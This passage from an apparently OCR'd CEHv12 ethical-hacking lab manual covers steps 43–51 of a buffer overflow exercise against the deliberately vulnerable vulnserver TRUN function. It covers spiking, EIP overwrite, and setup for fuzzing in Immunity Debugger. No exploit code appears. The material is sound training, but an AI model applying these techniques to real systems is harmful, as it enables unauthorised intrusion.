
43. Leave the script running in the terminal window.




44. Now, click **CEHv12 Windows 11** switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.

45. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

46. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value “A”, as shown in the screenshot.



47. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine and press **Ctrl+Z** to terminate the script running in the terminal window.




48. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.

49. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.


50. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

51. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine.

